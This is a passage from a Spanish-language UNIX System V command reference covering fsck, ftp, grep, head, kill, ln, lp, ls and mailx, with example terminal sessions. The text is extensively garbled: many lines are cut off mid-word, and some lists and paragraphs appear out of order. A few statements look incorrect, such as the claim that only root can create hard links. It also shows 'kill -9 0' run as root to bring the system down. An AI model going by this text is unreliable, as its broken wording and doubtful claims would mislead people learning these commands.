Login  Name              TTY   Idle   When         Where
Edi    Eduardo Garcia    02     12    Mon 08:30
Ana    Martinez          d4           Mon 09:45   ana.mar.com
$
```

El ejemplo que mostramos a continuación muestra una informac mínima del usuario *alex*.

```
$ finger  -q alex
Login    TTY    When
Alex     01     Mon 08:15
$
```

fsck

Comprueba un sistema de archivos y en caso de posibles errores repara. Su formato es:

fsck [opciones] [*system_list*]

Esta utilidad verifica la integridad de un sistema de archivos y muestra por la salida estándar cualquier anomalía que en él pudiese encontrar. Por cada problema que la orden *fcsk* encuentra, muestra un mensaje preguntando si se desea reparar o de lo contrario se ignora el error. En muchas ocasiones, la reparación del sistema de archivos lleva consigo la pérdida de información, debido a que algunos bloques de datos pudieran estar dañados. Esta orden no puede ejecutarla cualquier usuario, tan sólo *root* o el posible administrador del sistema son los encargados de llevar a cabo las reparaciones necesarias en el sistema de archivos.

Es posible indicar como argumento diferentes sistemas de archivos, éstos deben ir especificados en *system_list*. En el caso de no indicar una lista con los sistemas a verificar, *fsck* verifica aquéllos que estén especificados en el archivo /etc/vfstab.

Esta utilidad ha sido mejorada enormemente en UNIX SVR4, ya que gracias a la incorporación del sistema virtual de ficheros (ver capítulo 12) es posible verificar y reparar cualquier sistema de archivos que esté montado en el sistema.

Existen una serie de opciones para la orden *fsck*. Para poder responder SI a todas las preguntas que la orden muestra por pantalla se utiliza la opción **-y**. Es recomendable no utilizar esta opción, ya que si el sistema de archivos tiene bloques dañados, se perderán los datos que allí se encuentren. Si se desea responder NO a todas las preguntas que la orden nos va haciendo, se puede utilizar la opción **-n**. Para indicar a la orden *fsck* que verifique un sistema de archivos determinado, se utiliza el modificador **-F** seguido del tipo del sistema de archivos que se desea comprobar. Los más comunes son los tipos *s5* (SYSTEM V) y *ufs* (BSD).

Debido a que el sistema de archivos que se trata en este libro es *s5*, se detallarán otras opciones adicionales que son válidas únicamente para este tipo de sistema.

Mediante la opción **-s**, la orden *fsck* reconstruye la lista de nodos índi creando una nueva y volviendo a escribir la información en el *superb que*. (En el capítulo 12 se da una información detallada de todo e tema). En el caso de existir problemas con el sistema de archivos, posible no querer reconstruir la lista de nodos índice, por lo que se liza la opción **-S**.

Para realizar una verificación y reparación del sistema de archi sin que se muestre nada por la salida estándar, se utiliza el modifi dor **-q**. La opción **-D** verifica errores en los bloques de datos los directorios.

Es posible que el *superbloque* de un sistema de archivos esté dañad no sea posible reconstruir la información que en él hay. Para po reconstruir el sistema y asignar un nuevo *superbloque* es necesario lizar la opción **-o-b**=*block#*. Gracias a este conjunto de modificado el nuevo *superbloque* será el indicado en *block#*.

Para reparar un sistema de archivos es necesario que éste no se encu tre montado. En el caso de necesitar reparar el sistema de archivos (*root*), es necesario cerrar el sistema y volver a reiniciarlo en m monousuario. De esta forma nos aseguramos de que no hay otros pr sos ejecutándose al mismo tiempo. Una vez que el sistema ha sido r rado, es necesario apagarlo y volver a reiniciarlo.

En el caso de tener permiso de ejecución sobre la orden *fsck* per tener permisos de escritura, el sistema llevará a cabo la reparación, el usuario no podrá interactuar con la máquina. El proceso de esta c se puede dividir en diferentes fases:

- En la primera de ellas, *fsck* verifica la lista de nodos índice. el caso de encontrar bloques de datos duplicados, comienza nuevo la verificación.

- En la segunda fase, se comprueban los directorios que son apuntados por los nodos de índice dañados. Estos nodos de índice son los encontrados en la primera fase.
- En la tercera fase se verifican los directorios sin referencia.
- En la cuarta fase se comprueban los bloques libres (aquellos que no contienen información).
- En la quinta fase se reparan los posibles errores encontrados en la fase anterior.

Una vez que el sistema de archivos ha sido reparado, se muestra un mensaje por la salida estándar (a no ser que se haya utilizado la opción **-q**):

```
******File System Was Modified *******
```

A continuación, se muestra otro mensaje donde se indican el número de archivos, número de bloques ocupados y número de bloques libres.

```
xxxx files yyyy blocks zzzzz fre
```

Para verificar el directorio raíz es necesario entrar en modo monousuario y ejecutar la órden *fsck*:

```
# fsck
/dev/root
HTFS File System:  Volume:

** Root file system
** Phase 1 - Check Blocks and Sizes
** Phase 2 - Check Pathnames
UNALLOCATED  I=1174  OWNER=root MODE=10622
```

```
SIZE=0 MTIME=Mar 17 20:11 1997
FILE=/usr/lib/scosh/pipes/pdg0188_0032

REMOVE? [yn] n

** Phase 3 - Check Connectivity
** Phase 4 - Check Reference Counts
LINK COUNT FILE I=1192  OWNER=root MODE=0
SIZE=0 MTIME=Mar 17 20:11 1997  COUNT 0 SHOULD BE -1
ADJUST? [yn] y

** Phase 5 - Check Free List Bitmap
32943 files 213717 blocks 343371 free

*** ROOT FILE SYSTEM WAS MODIFIED ***

*** ROOT REMOUNTED MODIFIED ***
#
```

En este ejemplo, cuando se encuentran errores, el sistema pregunta
desean arreglar. Una vez que ha finalizado la verificación, es nece
apagar el equipo y volver a encenderlo.

ftp

Transfiere archivos en conexión por red. Su formato es el siguient

ftp [opciones] [*rem_comp*]

Esta utilidad hace uso del protocolo de transferencia de arch
(FTP) para llevar a cabo el envío de información desde una máq
local a otra remota. El nombre de la dirección de red de esta máq
remota se especifica en el argumento *rem_comp*. Para que un us

pueda hacer uso de *ftp*, es necesario que tenga una cuenta autorizada en el sistema remoto.

!	• Retorna al Shell del sistema local. (Para volver a *ftp* es necesario pulsar [CNTL][D]).
binary	• Establece una transferencia de archivos de tipo binario.
cd	• Cambia al directorio que se indica a continuación.
close	• Cierra la conexión con el sistema remoto sin llegar a terminar la ejecución de la orden *ftp*.
dir	• Muestra un listado de los directorios indicados a continuación del comando. En caso de no indicar un directorio concreto, el listado afecta al directorio actual. Es posible especificar un archivo a continuación del directorio, en tal caso, dicho listado se almacena en el archivo. Por defecto, el listado se muestra por pantalla.
get	• Obtiene una copia del archivo (del sistema remoto) que se indica a continuación del comando y lo copia en el sistema local. Si no se especifica un nombre para el archivo del sistema local, se mantendrá el mismo nombre que en la máquina remota.
help	• Muestra la lista de comandos utilizada por la instrucción *ftp* en el sistema local.
mget	• Permite copiar más de un archivo desde el sistema remoto. (Se admite el uso de metacaracteres).
mput	• Permite copiar más de un archivo desde el sistema local. (Se admite el uso de metacaracteres).
open	• Cuando al ejecutar la orden *ftp* no se indica un nombre de sistema remoto, se puede indicar mediante este comando.
put	• Realiza la copia de un único archivo desde el sistema local al sistema remoto.
quit	• Finaliza la sesión *ftp*.
user	• Permite especificar interactivamente el nombre de usuario.

La opción más importante de las que admite esta orden es **-n**, que mite dar un nombre de conexión para la máquina remota diferente nombre utilizado en la máquina local. Si no se indica esta opción, el tema asume que los nombres de conexión en ambas máquinas e mismo. La orden *ftp* es una utilidad interactiva. Una vez comenzac sesión, solicita la introducción de comandos.

Es importante recordar que numerosos sistemas que no son U soportan el protocolo de transferencia de ficheros (FTP). La orden *ft* es el protocolo en sí, sino una implementación del mismo.

Ejemplos

Para conectarse a un sistema remoto llamado *lexus* y establecer co nicación con él para llevar a cabo transferencia de archivos:

```
$ ftp
ftp> open
(to) lexus
Connected to lexus
100 lexus FTP server (version 1.0 Feb 20 1997) ready.
Name (lexus:ricky) : ricky
220 password requiered for ricky.
Password:
108 user ricky logged in.
.
.
ftp> get carta.old cartas/carta.old
.
.
ftp> mput *.txt
ftp> !
$ echo $SHELL
```

```
/bin/ksh
[CNTL][D]
ftp> quit
221 Goodbye
```

Para visualizar todos los comandos que permite esta orden se utiliza **help**:

```
$ ftp
ftp> help
Commands may be abbreviated.  Commands are:

!           delete      mdir        sendport    send
$           debug       mget        put         site
account     dir         mkdir       pwd         size
append      disconnect  mls         quit        status
ascii       form        mode        quote       struct
bell        get         modtime     recv        system
binary      glob        mput        reget       sunique
bye         hash        newer       rstatus     tenex
case        help        nmap        rhelp       trace
cd          idle        nlist       rename      type
cdup        image       ntrans      reset       user
chmod       lcd         open        restart     umask
clear       ls          prompt      rmdir       verbose
close       macdef      protect     unique      ?
cr          mdelete     proxy       safe
ftp>
```

grep

Busca patrones dentro de archivos de texto. Su formato es el siguiente:

grep [opciones] *patron* [*archivos*]

Esta orden realiza una búsqueda de patrones en uno o más archivos
lizándolos línea a línea. El patrón puede estar formado por una cad
sencilla o un conjunto de expresiones regulares. Las opciones que ac
te son cinco. Por defecto, salvo que se indique otra cosa, la orden
envía las líneas de los archivos comprobados que contienen el pa
especificado a la salida estándar. En el caso de que la búsqueda se r
ce en más de un archivo, la línea mostrada va precedida del nombr
archivo en el que se encontró el patrón. Para ocultar los caracteres e
ciales, tales como espacios, tabuladores, etc. es necesario inclu
entre comillas sencillas.

Con la opción **-c**, *grep* muestra el número de líneas dentro del arc
que contienen el patrón. La orden *grep* realiza una distinción
mayúsculas y minúsculas, si se incluye el modificador **-i**, se ign
dicha distinción. Con la opción **-l**, el resultado que muestra la orde
la salida estándar es únicamente el nombre del archivo en el qu
encuentra el patrón. Para indicar el número de línea dentro del arc
en el que se produce la coincidencia, es necesario incluir la opció
En ocasiones, es más útil encontrar líneas en un archivo que no te
el patrón a buscar, para ello se utiliza la opción **-v**.

Cuando *grep* se ejecuta con éxito devuelve un cero, si no se encu
el patrón en los archivos buscados devuelve un uno, en el ca
error, devuelve un dos. Todos estos valores no se muestran por p
lla, es necesario comprobar la variable interna del Shell **$?**. Dado
archivos con matrículas de coches es posible encontrar un nú
concreto mediante la orden grep.

```
$ cat exam1
MFG987
HGY348
KIU934
DFR665
```

```
ADH234
POL098
NBM812
JFH554
ANL023
KKK232
$ cat exam2
JHY765
ANL023
UYT765
USA047
$
$ grep ANL exam1 exam2
exam1:ANL023
exam2:ANL023
```

Es posible ignorar mayúsculas y minúsculas mediante la opción **-i**.

```
$ grep -i usa exam*
exam2:USA047
$
```

Para mostrar el número de líneas de los archivos que contienen el patrón buscado he de introducir lo siguiente:

```
$ grep -c 023 exam*
exam1:1
exam2:1
$
```

head

Esta orden muestra la cabecera de un archivo. Su formato es:

head [-n] [*archivos*]

La orden *head* muestra las primeras líneas de un archivo, entendie
por primeras líneas aquellas indicadas en el argumento *n*. La entr
estándar de este comando es uno o más archivos que se especifi
desde la línea de órdenes. Los resultados se muestran por la salida es
dar. Es posible indicar más de un archivo, éstos deben ir separados
espacios en blanco. Cuando no se indica ningún número en el argun
to *n*, *head* toma por defecto las primeras diez líneas del archivo. D
un archivo con 12 líneas:

```
$ cat fich
Enero
Febrero
Marzo
Abril
Mayo
Junio
Julio
Agosto
Septiembre
Octubre
Noviembre
Diciembre
$
```

Por defecto, se puede observar que *head* toma las primeras 10 líne

```
$ head fich
Enero
Febrero
Marzo
Abril
Mayo
Junio
```

```
Julio
Agosto
Septiembre
Octubre
$
```

Esta orden puede combinarse por medio de tuberías con otras órdenes del sistema para obtener información relevante de un archivo.

```
$ cat /etc/passwd | head -1
root:x:0:3:Superuser:/:
$
```

En el ejemplo anterior se toma la primera línea del archivo */etc/passwd* para obtener información del *superusuario*.

Kill

La orden *kill* finaliza la ejecución de procesos. Su formato es el siguiente:

kill [opciones] [*PID*]

Esta orden se encarga de eliminar procesos que se están ejecutando en *background* mediante el envío a éstos de una interrupción (o señal). Para poder eliminar un proceso es necesario ser su propietario o bien ser *root*. La orden *kill* toma como argumento uno o varios números que hacen referencia al número de identificación de los procesos.

Cuando se ejecuta un proceso en modo *background*, el Shell muestra un número por pantalla que se denomina PID (*Process ID*). Este número es necesario para poder mandar señales a los procesos, ya que es único para cada uno de ellos. Si no se conoce el número de un proceso es posible obtenerlo mediante la ejecución del comando *ps*. En el caso del Shell de

Bourne, la orden *kill* es un comando, pero en el Shell C y el Shell Korn, se encuentra integrada dentro del propio intérprete.

Es importante recordar que los procesos pueden estar armados cor alguna interrupción, pero existe una en particular que no puede atrap se y provoca la eliminación de los procesos de manera inmediata. trata de la señal número 9.

Cuando un proceso muere, lo hacen a la vez todos los hijos que cuel de él. Es posible finalizar la sesión de trabajo eliminando el proces (*swapper*). De esta forma, al morir todos los procesos hijos, muer Shell y finaliza la sesión de trabajo. (Este método no es recomenda ya que puede dejar inconsistencias en el sistema de archivos). El ú usuario que puede eliminar al proceso 0 es *root*. Para ejecutar un pr so en modo background y luego eliminarlo se hace lo siguiente:

```
$ find . -name *.c -print &
[1204]
$ kill 1204
$
```

El Shell es un proceso que se ejecuta en background, para averigua PID y poder eliminarlo es necesario lo siguiente:

```
$ ps
PID   TTY     TIME    COMMAND
717   ttyp1   1:20    sh
722   ttyp1   1:20    find
730   ttyp1   1:20    ps
$ kill 717
717 killed
$
```

En el caso de ser *root* y querer llevar abajo el sistema es necesario eliminar el proceso 0:

```
# kill -9 0
```

ln

Crea un enlace con un archivo. Su formato es:

ln [opciones] *archivo nuevo_link*
ln [opciones] *archivos dir*

Existen dos tipos de enlaces: físicos (*hard*) y simbólicos (*symbolic*). La orden *ln* crea, por defecto, enlaces físicos. Este tipo de enlace permite acceder a un archivo mediante su nombre original o bien mediante el nombre especificado en *nuevo_link*. Todos los enlaces físicos que se hagan a un archivo deben encontrarse en el mismo sistema de archivos que este mismo archivo. En SVR4 se crearon los enlaces simbólicos debido a las limitaciones que los enlaces físicos tenían. Las principales diferencias son las siguientes:

- Los enlaces simbólicos pueden hacerse sobre directorios.
- Los enlaces físicos sólo los puede crear *root*, en el caso de los simbólicos cualquier usuario puede crearlos.
- Los enlaces simbólicos pueden residir en un sistema de archivos diferente al sistema en el que se encuentra el archivo (sobre el que se crea el enlace).

La orden *ln* permite una serie de opciones: La opción **-f** obliga a realizar el enlace independientemente de los permisos que tenga el archivo. Ya se ha dicho que la orden *ln* crea por defecto enlaces físicos. Para crear enlaces simbólicos es necesario incluir la opción **-s**. En este caso, el argumento *nuevo_link* puede ser el nombre de un directorio.

Si no se indica lo contrario, es necesario tener permisos de escritu sobre un archivo para poder realizar un enlace sobre él. Si es el caso sistema muestra los permisos actuales y espera una respuesta. Veamos creación de un enlace simbólico.

```
$ ln -s /home/alex/cartas  /usr/common/cartas.old
$ cd /usr/common/cartas.old
$ pwd
/home/alex/cartas
$
```

Como se aprecia en el ejemplo, la orden *pwd* no hace referencia al en ce simbólico. Para ello existe una variable denominada *cwd* (*curr working directory*) [directorio de trabajo actual]. Esta variable sólo e disponible en el Shell C.

```
2% echo $cwd
/usr/common/cartas.old
3% cd ..
4% echo $cwd
/home/alex
5%
```

La manera de poder averiguar qué enlaces físicos hay en el sistema a rece una **l** identificando al tipo de archivo, además de un símbolo continuación del nombre del archivo.

```
$ ls -l /home/alex
lrwxrwxrwx   1   alex   gr2   25   Nov 2  09:30   /home/alex  ->  fic
$
```

Un archivo puede tener enlaces físicos y simbólicos. Si se elimin enlace físico, no será posible acceder mediante los enlaces simbólic

```
$ ln -s fich1  abcd
$ rm fich1
cat abcd
cat: canot open abcd
$
```

lp

Imprime archivos. Su formato es el siguiente:

lp [opciones] *lista_fich*

La orden *lp* se encarga de colocar uno o más archivos en la cola de impresión. Proporciona, además, un acceso ordenado a las impresoras por parte de los usuarios o de los procesos.

Esta orden toma como entrada el contenido de los archivos que se especifican en *lista_fich*, muestra un número entero que identifica a cada trabajo que se imprime y los coloca en la cola de impresión. Posteriormente, el planificador de impresión designa el siguiente trabajo que se imprimirá.

El número de identificación del trabajo es necesario en caso de que se necesite cancelar la impresión. Para poder cancelar un trabajo se necesita utilizar el comando *cancel* seguido del número de trabajo que se quiere cancelar.

En el argumento *lista_fich* se deben especificar los trabajos a imprimir indicando el *pathname* completo de cada uno de ellos. Las posibles opciones que se pueden utilizar junto con esta orden son:

- En caso de querer realizar una copia del trabajo a imprimir antes de que éste se deposite en la cola de impresión es necesario utilizar el modificador **-c**.

- Gracias a este modificador, cualquier cambio que se haga sob el archivo antes de que se imprima no se verá reflejado en impreso obtenido.

- En el caso de trabajar en un sistema donde exista más de u impresora, siempre habrá una por defecto donde se enviarán l trabajos. Es posible indicar una impresora diferente mediante opción **-d** seguida del nombre de la impresora. La variable c el nombre de la impresora por defecto se llama LPDEST.

- Mediante la opción **-m** la orden *lp* usa la utilidad *mail* para mo trar información acerca de los archivos impresos.

- En el caso de no querer utilizar la orden *mail* para mostrar información obtenida tras la impresión de un trabajo, es posi utilizar el comando *write*, para lo cual hay que incluir la opci **-w**. Podría ocurrir que mientras el trabajo se esté imprimien el usuario cerrase su sesión de trabajo; en tal caso, la orden *wr* no podría ejecutarse y el resultado se mostraría utilizando *m*

Si se desea obtener más de una copia de un trabajo concreto, se p indicar el número de copias deseadas mediante el modificador **-n** utilidad *lpstat* muestra el estado de los trabajos en la cola de impre Para imprimir un trabajo concreto se puede hacer lo siguiente:

```
$ lp carta
requested id is printer_1-102 (1 file)
$
```

Se puede imprimir la salida de cualquier orden mediante una tub Para sacar por impresora un listado de los archivos del directorio ac

```
$ ls -al | lp
```

```
requested id is printer_1-103 (standard  input)
$
```

Para cancelar un trabajo que se encuentra en la cola de impresión es necesario incluir su número:

```
$ cancel printer_1-101
$
```

Si no se conoce el número exacto del trabajo es posible averiguarlo mediante la utilidad *lpstat*.

```
$ lpstat
printer_1-102  alex    20456  Feb 14   10:00
$ cancel printer_1-102
$
```

ls

Muestra la información de uno o varios archivos del disco duro. Su formato es el siguiente:

ls [opciones] *lista_fich*

La orden *ls* muestra la información de uno o varios archivos ordenados alfabéticamente. Si no se utilizan opciones, la orden *ls* lista los archivos del directorio actual. Es necesario indicar que estos archivos no incluyen aquellos que están ocultos, (los archivos ocultos son aquellos que comienzan por un punto). Dependiendo de las opciones que se utilicen, *ls* mostrará más o menos información acerca de los archivos.

Si se utiliza **-a** y no se indica ningún archivo en *lista_fich*, la información que se visualiza es referente a los archivos del directorio actual incluyendo el propio directorio (.) y el directorio padre(..), también

muestra información de los archivos ocultos. Si se indican archivos *lista_fich*, la información que se muestra sólo es referente a los archi allí indicados. Al utilizar la opción **-c**, la orden *ls* clasifica los archi en orden colocando en primer lugar aquel que se ha modificado r recientemente. Salvo que se indique lo contrario, *ls* muestra los archi en una sola columna. Para poder modificar la salida de esta orden y m trar los archivos en varias columnas se utiliza la opción **-C**.

Si no se quiere un listado de archivos ordinarios sino de directorios necesario utilizar el modificador **-d**. Para poder identificar los archi de una manera más rápida y eficaz es posible utilizar el modificador Con esta opción, la orden *ls* muestra los directorios precedidos de barra y los enlaces simbólicos precedidos del carácter @. Para saber número de nodo índice le corresponde a cada fichero *ls* utiliza la opc **-i**. El listado más completo de la orden *ls* se consigue con la opció Esta opción muestra el tipo de archivo y los permisos que los usua tienen sobre dicho archivo. El tipo de archivo se expresa con una le Puede ser la siguiente:

-	• archivo ordinario
b	• dispositivo orientado a bloques
c	• dispositivo orientado a caracteres
d	• directorio
p	• fifo
s	• semáforo
l	• enlace simbólico

Los permisos de acceso que tienen los usuarios sobre el archivo se re sentan por medio de una serie de letras. Éstas pueden ser:

Existen tres tipos de permisos. Para el propietario del archivo, para usuarios que pertenecen al mismo grupo que el propietario y para las ceras personas ajenas al grupo. Cuando un archivo tiene activado e

setuid, se refleja en un listado largo mediante la aparición de la letra "s" en lugar de la letra "x", en los permisos referidos al propietario del archivo. El resto de la información que muestra un listado largo (mediante la opción -l) incluye el número de enlaces físicos de un archivo, el nombre del propietario y el grupo al que pertenece dicho propietario, el tamaño del archivo (si se trata de un archivo ordinario) o el número *major* y el número *minor* (si se trata de un dispositivo). Los últimos dos campos del listado son la fecha de última modificación y el nombre del archivo.

Para realizar un listado ordenando los archivos alfabéticamente (por su nombre) de manera inversa, se utiliza la opción **-r**. Si esta opción se utiliza junto con la opción **-t**, se ordenan los archivos teniendo en cuenta su fecha de modificación en lugar del nombre. Cuando se quiere realizar un listado de un directorio y los subdirectorios que cuelgan de éste así como de los archivos que están dentro de él, se utiliza la opción **-R**. (Este método es semejante a la orden *tree* de MS-DOS).

r	• permiso de lectura
w	• permiso de escritura
x	• permiso de ejecución
-	• permiso denegado

Para obtener el tamaño de los archivos, en bloques, se utiliza el modificador **-s**. Con la opción **-t** se muestran los archivos ordenados por la fecha de modificación, mostrando primero aquellos que se han modificado más recientemente. Con la opción **-u** se muestran los archivos ordenados por la fecha de acceso, mostrando primero aquellos a los que se ha accedido más recientemente.

Ejemplos

Para poder diferenciar los archivos de los directorios se puede utilizar la opción -F que coloca una barra a continuación de éstos:

```
$ ls -Fx
adm@        backup/    bin/       ccs/       include/   lbin/      lib/
lpd/        man/       mmdf@      net/       network/   news/      nsei
ve/
options/    preserve/  pub/       spool@     src/       stuff/     sys/
tmp/        user1/     user2/     user3/     X/
$
```

Un ejemplo de listado largo es el siguiente:

```
$ ls -al
total 76
drwxrwxr-x  25 root    auth     512    Mar 2   19:03    .
drwxr-xr-x  24 root    bin     1536    Mar 17  19:38    ..
lrwxrwxrwx   1 root    root       8    Feb 22  14:26    adm-> /var/a
drwxr-xr-x   2 backup  backup   512    Feb 22  15:05    backup
drwxrwxr-x   3 bin     bin     6144    Feb 22  15:51    bin
drwxr-xr-x   5 bin     bin      512    Feb 22  15:49    ccs
drwxrwxr-x  21 bin     bin     3072    Feb 22  15:51    include
drwxrwxr-x   2 bin     bin      512    Feb 22  14:53    lbin
drwxr-xr-x  49 bin     bin     4608    Feb 22  15:51    lib
drwxr-xr-x   2 bin     bin      512    Feb 22  15:05    pub
lrwxrwxrwx   1 root    root      10    Feb 22  14:26    spool
/var/spool
drwxr-xr-x   2 sys     sys      512    Feb 22  15:05    sys
drwxrwxrwt   2 sys     sys      512    Mar 17  20:00    tmp
drwxr-xr-x   2 root    root     512    Feb 22  15:09    X
$
```

mailx

Envía y recibe correo electrónico. Su formato es:

mailx [opciones] *lista_user*

Esta orden se utiliza para recibir y enviar correo electrónico. Está basada en el comando *mail* del UNIX de Berkeley. Cuando un usuario envía a otro un mensaje, el sistema lo deposita en el buzón del usuario destino. Este buzón suele estar localizado en /var/mail/*nombre* donde *nombre* es el nombre de conexión del usuario. Una vez que se ha recibido un mensaje y se lee con *mailx*, se almacena en un archivo (en el directorio de trabajo) llamado *mbox*. Existe una variable de sistema llamada *mailx* que determina cómo se va a ejecutar la orden *mailx*. Esta variable establece un entorno basado en variables que se almacenan en los archivos */etc/mail/mailx.rc* y *.mailrc* (en el directorio de trabajo). El administrador del sistema se encarga de establecer el valor de las variables que se encuentran en el primer archivo. Si el usuario desea realizar cambios y crear un entorno a su gusto, puede hacerlo asignando los valores apropiados a las variables del archivo *.mailrc*.

askcc	• Cuando se activa permite enviar copias extras del mensaje a otros usuarios. Por defecto, no está activada.
asksub	• Cuando se activa obliga a la orden *mailx* a preguntar por el tema sobre el cual trata el mensaje.
crt	• Permite visualizar los mensajes página a página. Es necesario indicar el número de líneas por página de la forma *crt=n* donde *n* es el número de líneas.
ignore	• Se activa para forzar a la orden *mailx* a ignorar las posibles interrupciones que le lleguen mientras se está enviando un mensaje. Por defecto, no está activada.
record	• Permite que el mensaje vaya dirigido a un archivo que se especifica de la manera *record=archivo*.

Esta orden admite una serie de opciones. Para leer mensajes de un archivo en lugar de hacerlo del buzón es necesario indicar el nombre del archivo precedido de la opción **-f**. Para mostrar la cabecera del mensaje sin leer el contenido se utiliza la opción **-H**. Esta opción es útil cuando

el mensaje es largo y sólo se desea conocer parte de él. Cuando se en un mensaje y se quiere especificar el tema sobre el cual trata el men je se utiliza el modificador **-s** seguido de una cadena de texto. (Que e tema en sí). Para establecer el entorno de *mailx*, existen una serie variables que son las siguientes:

Para establecer estas variables se utiliza la sintaxis:

set *variable=valor*

El Shell comprueba el correo a un intervalo concreto de minu Cuando hay correo, muestra un mensaje por pantalla justo antes del s bolo *prompt*. Para cambiar la frecuencia con que el Shell comprueb correo basta con indicar el nuevo tiempo en la variable MAILCHE

Para enviar mensajes existen una serie de comandos especia todos ellos comienzan por el carácter (~), es el *prompt* diferencia el modo de introducción de comandos del modo de in ducción de caracteres.

Si se desea indicar un comando del Shell mientras se está creand mensaje se utilizan los símbolos ~**!** y a continuación el nombre comando. Para enviar una copia a otros usuarios se haría de la ma siguiente: ~**c** *nombres* donde nombres son los nombres de los usua a los que se desea mandar la copia del mensaje. Cuando se abor envío de un mensaje se crea un archivo denominado *dead.letter*, contiene el mensaje que no se ha llegado a enviar. Es posible rec rar dicho archivo mediante la opción ~**d**, de esta manera se p modificar para su posterior envío.

Cuando se indica ~**h**, *mailx* pregunta al usuario por el tema sobre el se trata el mensaje. Cuando se está preparado para introducir el me je, es necesario indicarlo mediante ~**m** seguido del mensaje en s

mientras se introduce un mensaje se desea visualizarlo, se utiliza ~**p**. En ocasiones, cuando se escribe un mensaje largo, puede ser más cómodo crearlo mediante un editor de textos. Si se desea llamar a *vi* para crear el mensaje, basta con escribir ~**v**. Una vez que se ha terminado de escribir un mensaje, es necesario salvarlo y salir del modo comando. Para ello se utiliza ~**q**, el mensaje se almacena en el archivo *dead.letter* situado en el directorio de trabajo. Si por el contrario se desea retornar al *prompt* del sistema sin guardar los cambios, se utiliza ~**x**.

Para leer los mensajes que están almacenados en el buzón es necesario utilizar la orden *mailx* sin ningún tipo de argumentos. Tras ejecutar esta orden, se muestran todas las cabeceras de los mensajes. La estructura de la cabecera es parecida a ésta:

[>] estado men-# de_user fecha tam tema

- El carácter mayor que (>) indica el mensaje actual.
- *estado* es un carácter que identifica el estado del mensaje: Si es nuevo: N, si no es nuevo pero aún no se ha leído: U.
- El número secuencial de los mensajes almacenados en el buzón se indica en *men-#*.
- El campo *de_user* es el nombre de presentación del usuario que envía el mensaje.
- El campo *fecha* es la fecha de envío del mensaje.
- El tamaño se indica en *tam*.
- El último campo es opcional, ya que es del tema sobre el cual trata el mensaje.

Una vez que se han leído las cabeceras, *mailx* muestra un *prompt* p indicar que se encuentra en modo de introducción de comandos. P leer los mensajes, basta con pulsar la tecla *Intro*. Además, existen serie de comandos para poder manipular los mensajes:

- El carácter **!** seguido de un comando, permite ejecutar comando del Shell mientras se leen los mensajes.
- Para poder ejecutar un comando del Shell combinación con el mensaje que se está leyendo se puede u lizar una tubería (|).
- Cuando no se conocen los posibles comandos a utilizar se esc be el carácter (**?**).
- Para poder borrar un mensaje es necesario escribir la letra seguida del mensaje a borrar. Si se desean borrar más de mensaje se puede indicar una lista entera de ellos.
- Mediante **h** se muestra la cabecera de todos los mensajes aln cenados en el buzón. Esta opción es la que se ejecuta por def to al invocar al comando *mailx*.
- Cuando se está leyendo un mensaje puede ser necesario env un mensaje a otro usuario. Para poder hacerlo sin salir de e modo es necesario indicar la letra **m** seguida del nombre usuario al que se desea enviar el mensaje.
- Para imprimir la lista de mensajes que hay en el buzón, se ut za la letra **p** seguida del nombre de la lista.
- Para mostrar la lista de mensajes que hay en el buzón se util la letra **t** seguida del nombre de la lista.
- Para salir de la orden *mailx* sin realizar cambios en el buzór escribe **x**. De esta manera, al volver a ejecutar la orden, apa cerán los mismos mensajes con los mismos estados en los se encontraban antes de abandonar la sesión.
- Si se desea salir salvando en el buzón aquellos mensajes se han leído pero no se han borrado es necesario utiliza letra **q** para ello.

Ejemplos

Cuando se ejecuta la orden *mailx* aparecen todos los mensajes tal y como se explica anteriormente. Aquellos que no se han visto todavía llevan la letra N. En este caso hay seis mensajes nuevos (o que aún no se han leído), el carácter mayor que (>) apunta al mensaje acual:

```
# mailx
SCO OpenServer Mail Release 5.0  Type ? for help.
"/usr/spool/mail/root": 6 messages 6 new
 N   6     cron   Lun Mar   17   20:00   13/378
 N   5     cron   Vie Mar   7    00:05   14/429
 N   4     uucp   Jue Mar   6    23:45   21/604       uuclean      ran;
/usr/spool/uuc
 N   3     cron   Jue Mar   6    00:05   14/429
 N   2     uucp   Mi, Mar   5    23:45   21/604       uuclean      ran;
/usr/spool/uuc
>N   1     root   Mi, Feb   26   17:54   10/317   Auto Boot Log
&
```

Para poder ver qué comandos se pueden utilizar con esta orden se debe teclear lo siguiente:

```
& ?
mailx commands
type [msglist]                  print messages
next                            goto and type next message
edit [msglist]                  edit messages
from [msglist]                  give header lines of messages
delete [msglist]                delete messages
undelete [msglist]              restore deleted messages
save [msglist] file             append messages to file
reply [msglist]                 reply to the authors of the messages
```

```
Reply [message]              reply to message, including all recipier
preserve [msglist]           preserve messages in mailbox
mail user                    mail to specific user
quit                         quit, preserving unread messages
xit                          quit, preserving all messages
header                       print page of active message headers
!                            Shell escape
cd [directory]               chdir to directory or home if none give
list                         list all commands (no explanations)
top [msglist]                print top 5 lines of messages
z [-]                        display next [last] page of 10 headers

[msglist] is optional and specifies messages by number, author, subject
type.  The default is the current message.
&
```

Ejemplo de mensaje que *root* manda al usuario *user1*:

```
# mailx user1
Subject: basket

Partido de basket mañana a las 12 ¿OK?
EOT
```

Cuando el usuario *user1* se conecta al sistema y ejecutar *mailx* le ap ce el mensaje de correo:

```
$ mailx
SCO OpenServer Mail Release 5.0  Type ? for help.
"/usr/spool/mail/user1": 1 message 1 new
>N  1 root              Mar Mar 18 00:41    9/269   basket
&
```

Para leer el mensaje completo pulsa la letra **p**.

```
& p
Message  1:
From root Tue Mar 18 00:41:37 1997
From: Superuser <root@jordan.home>
X-Mailer: SCO OpenServer Mail Release 5.0
To: user1@jordan.home
Subject: basket
Date: Tue, 18 Mar 97 0:41:37 GMT
Message-ID:  <9703180041.aa00527@jordan.home>
Status: R

Partido de basket mañana a las 12 ¿OK?
&
```

El usuario puede responder a *root* con el comando **r** de la orden *mailx*. Mediante dicho comando se reenvía el mensaje al usuario que lo mandó previamente, a fin de responderle.

```
& r
To: root
Subject: Re: basket

De acuerdo, pero tú pagas las cervezas después del partido...
&q
```

Cuando *root* ejecuta *mailx* recibe el mensaje:

```
# mailx
SCO OpenServer Mail Release 5.0  Type ? for help.
"/usr/spool/mail/root": 1 messages 1 new
>N  1 user1              Mar Mar 18 00:44    9/298   Re: bas-
ket
 &
 & p
```

```
Message 1:
From user1 Tue Mar 18 00:44:22 1997
From: usuario sh <user1@jordan.home>
X-Mailer: SCO OpenServer Mail Release 5.0
To: root@jordan.home
Subject: Re: basket
Date: Tue, 18 Mar 97 0:44:22 GMT
